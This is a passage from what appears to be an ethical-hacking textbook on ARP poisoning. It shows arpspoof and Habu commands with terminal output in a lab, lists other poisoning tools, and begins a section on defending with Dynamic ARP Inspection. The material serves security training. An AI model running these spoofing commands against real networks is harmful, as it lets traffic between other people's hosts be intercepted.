
  arpspoof redirects packets from a target host (or all hosts) on the LAN that are intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch.

  Syntax:

  ```
  arpspoof –i [Interface] –t [Target Host]
  ```

  As shown in the screenshot, attackers use the arpspoof tool to obtain the ARP cache; then, the MAC address is replaced with that of an attacker's system. Therefore, any traffic flowing from the victim to the gateway will be redirected to the attacker's system.

  Further, an attacker can issue the same command in reverse as he/she is in the middle and can send ARP replies in both directions.


arpspoof -i eth0 -t 10.10.1.2 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #arpspoof -i eth0 -t 10.10.1.2 10.10.1.11
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 2:15:5d:24:2d:8f 0806 42: arp reply 10.10.1.11 is-at 2:15:5d:24:2d:92
```

Obtained ARP cache and MAC address is replaced with that of the attacker's system

arpspoof -i eth0 -t 10.10.1.11 10.10.1.2 - Parrot Terminal
File Edit View Search Terminal Help

```
└──╼ #arpspoof -i eth0 -t 10.10.1.11 10.10.1.2
2:15:5d:24:2d:92 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:24:2d:92
2:15:5d:24:2d:92 0:15:5d:1:80:0 0806 42: arp reply 10.10.1.2 is-at 2:15:5d:24:2d:92
```

Reverse command so that the attacker can send replies both ways


Figure 8.35: Screenshots of arpspoof

- **Habu**

  Source: *https://github.com*

  Habu is a hacking toolkit that provides various commands to perform the following attacks:

  - ARP poisoning and sniffing
  - DHCP discovery and starvation
  - Subdomain identification
  - Certificate cloning
  - TCP analysis (ISN, flags)
  - Username check on social networks
  - Web technology identification



habu.arp.poison 10.10.1.11 10.10.1.13 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #habu.arp.poison 10.10.1.11 10.10.1.13
Ether / ARP is at 00:15:5d:04:29:c5 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
Ether / ARP is at 00:15:5d:04:29:c5 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
Ether / ARP is at 00:15:5d:04:29:c5 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
Ether / ARP is at 00:15:5d:04:29:c5 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
```


Figure 8.36: Screenshot of Habu

Some examples of ARP poisoning tools are listed below:

- BetterCAP (*https://www.bettercap.org*)
- Ettercap (*https://www.ettercap-project.org*)
- dsniff (*https://www.monkey.org*)
- MITMf (*https://github.com*)
- Arpoison (*https://sourceforge.net*)

How to Defend Against ARP Poisoning

Implement Dynamic ARP Inspection Using DHCP Snooping Binding Table



```
sh ip dhcp snooping binding
   MacAddress          IpAddress    Lease      Type     VLAN     Interface
